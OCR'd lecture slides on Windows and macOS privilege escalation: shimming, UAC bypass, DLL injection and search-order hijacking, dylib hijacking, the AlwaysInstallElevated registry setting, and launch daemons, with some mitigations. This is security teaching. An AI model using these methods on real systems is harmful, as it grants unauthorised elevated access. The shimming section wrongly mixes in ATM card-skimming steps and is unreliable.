
Example of how shim is created

The next step is to give details of the particular program you want to create a shim for:




Next, you have to select the version of Windows that the shim is being created for. After selecting the Windows version, a number of compatibility fixes will be shown for the particular program. You are at liberty to choose the fixes that you want:

Example of how shim is created



Example of how shim is created



How Shimming attacks works

Step 1: Thieves using a chip called “shim”

Step 2: Placing a chip on an ATM or user’s card

Step 3: Hiding the chip

Step 4: Stealing card details

Step 5: Misusing stolen information for personal gain

Bypassing User Account Control

- Windows has a well-structured mechanism for controlling the privileges of all users in a network and on the local machine.
- It has a Windows **User Account Control** (**UAC**) feature that acts as a gate between normal users and admin level users.
- The Windows UAC feature is used to give permissions to the program, to elevate their privileges, and to run with admin-level privileges.
- Therefore, Windows always prompts users to permit programs that want to execute with this level of access.
- It is also notable that only admin users can allow programs to run with these privileges. Therefore, a normal user will be denied permission to allow a program to execute a program with admin privileges.

Bypassing User Account Control

- The Windows user account control (UAC) mechanism creates a distinction between regular users and administrators.
- It limits all applications to standard user permissions unless specifically authorized by an administrator, to prevent malware from compromising the operating system.
- However, if UAC protection is not at the highest level, some Windows programs can escalate privileges, or execute COM objects with administrative privileges.

Bypassing User Account Control

- This looks like a failure-proof mechanism, whereby only administrators can allow programs to run with heightened privileges since they can easily tell the malicious programs from the genuine ones.
- However, there are some gaps in this mechanism of securing the system. Some Windows programs are allowed to elevate privileges or execute COM objects that are elevated without prompting a user first.


Mitigation

- Review IT systems and ensure UAC protection is set to the highest level, or if this is not possible, apply other security measures.
- Regularly review which accounts are a local administrator group on sensitive systems and remove regular users who should not have administrative rights.

DLL Injection

- DLL injection is another privilege escalation method that attackers are using.
- It also involves the compromising of legitimate processes and services of the Windows operating system.
- DLL injection is used to run malicious code using the context of a legitimate process.
- Sophisticated DLL Injection technique called **Reflective DLL Injection**

The following diagram is a short illustration of how DLL injections work:




DLL Injection

It is important to keep in mind that DLL injection is not only used for privilege escalation. Here are some examples of malware that use the DLL injection technique to either compromise a system or propagate to others:

- **Backdoor.Oldrea**: injects itself in the explore.exe process
- **BlackEnergy**: injects as a DLL into the svchost.exe process
- **Duqu**: injects itself in many processes to avoid detection

DLL Search Order Hijacking

- Attackers can perform “DLL preloading”. This involves planting a malicious DLL with the same name as a legitimate DLL, in a location which is searched by the system before the legitimate DLL.
- Often this will be the current working directory, or in some cases attackers may remotely set the working directory to an external file volume. The system finds the DLL in the working folder, thinking it is the legitimate DLL, and executes it.



DLL Search Order Hijacking

Techniques of performing DLL Search Order Hijacking:

- Replacing an existing DLL or modifying a .manifest or .local redirection file, directory, or junction

- Performing search order DLL hijacking on a vulnerable program that has a higher privilege level, causing the attacker's DLL to run at the same privilege level. This can be used to elevate privileges from user to administrator, or from administrator to SYSTEM.

- Covering the attack by loading the legitimate DLLs together with the malicious DLLs, so that systems appear to run as usual.


DLL Search Order Hijacking

Mitigation:

- Disallow loading of remote DLLs Enable Safe DLL Search Mode to force search for system DLLs in directories with greater restrictions.
- Use auditing tools such as PowerSploit to detect DLL search order hijacking vulnerabilities and correct them
- Identify and block software executed through search order hijacking, using whitelisting tools like AppLocker.

Dylib hijacking

- Dylib hijacking is a method that is used against Apple computers.
- Computers that have Apple's OS X use a similar search method for finding dynamic libraries that should be loaded into programs.
- The search method is also based on paths and, as was seen in DLL hijacking, attackers can take advantage of these paths for privilege escalation purposes.
- Attackers conduct research to find out the dylibs that specific applications use and they then place a malicious version with a similar name high up in the search path.



Exploration of Vulnerabilities

- Exploration of vulnerabilities is one of the horizontal privilege escalation method.
- Due to the strictness in the coding and securing of systems, there tend to be fewer cases of horizontal privilege escalation.
- This type of privilege escalation is done on systems and programs that have programming errors. These programming errors may introduce vulnerabilities that attackers can exploit to bypass security mechanisms.
- Some systems will accept certain phrases as passwords for all users. This could probably be a programming error to allow system developers to quickly access systems.
- However, attackers may quickly discover this flaw and use it to access user accounts that have high privileges. Other errors in coding may allow attackers to change the access levels of users in the URL of a web-based system.
- In Windows, there was a programming error that allowed attackers to create their own Kerberos tickets with domain admin rights using regular domain user permissions. This vulnerability is called **MS14-068**.

Exploration of Vulnerabilities

Example:

A classic example of that is the use of the registry key **AlwaysInstallElevated**, which is present in the system (set to 1) and will allow the installation of a Windows Installer package with elevated (system) privileges. For this key to be considered enabled, the following values should be set to 1:


```
[HKEY_CURRENT_USERSOFTWAREPoliciesMicrosoftWindowsI
nstaller]
"AlwaysInstallElevated"=dword:00000001
[HKEY_LOCAL_MACHINESOFTWAREPoliciesMicrosoftWindowsI
nstaller]
"AlwaysInstallElevated"=dword:00000001
```

Exploration of Vulnerabilities

Example:

A classic example of that is the use of the registry key **AlwaysInstallElevated**, which is present in the system (set to 1) and will allow the installation of a Windows Installer package with elevated (system) privileges. For this key to be considered enabled, the following values should be set to 1:

The attacker can use the `reg` query command to verify if this key is present; if it is not, the following message will appear:



Launch Daemon

- Using a launch daemon is another privilege escalation method applicable to Apple-based operating systems, especially OS X.
- When OS X boots up, launchd is normally run to end system initialization.
- The process is responsible for loading the parameters for the daemons from the plist files found in /Library/LaunchDaemons.
- The daemons have property list files that point to the executables to be auto-started. Attackers may take advantage of this auto-start process to perform privilege escalation. They may install their own launch daemons and configure them to start during the bootup process using the launched process.
- The attackers' daemons may be given disguised names from a related OS or application. Launch daemons are created with admin privileges but they execute with root privileges. Therefore, if the attackers are successful, they will have their daemons auto-started and their privileges escalated from admin to root.
- . It can be noted that again, attackers are relying on an otherwise legitimate process in order to perform privilege escalation.

Conclusions and Lessons Learned

- This chapter has discussed one of the most complex phases of an attack. Not all of the techniques used here are complex though.

- As has been said, there are two techniques; horizontal and vertical privilege escalation. Some attackers will use the horizontal privilege escalation methods because they are less tasking and easier to perform.

- However, veteran hackers who have a good understanding of the systems that they target use vertical privilege escalation methods.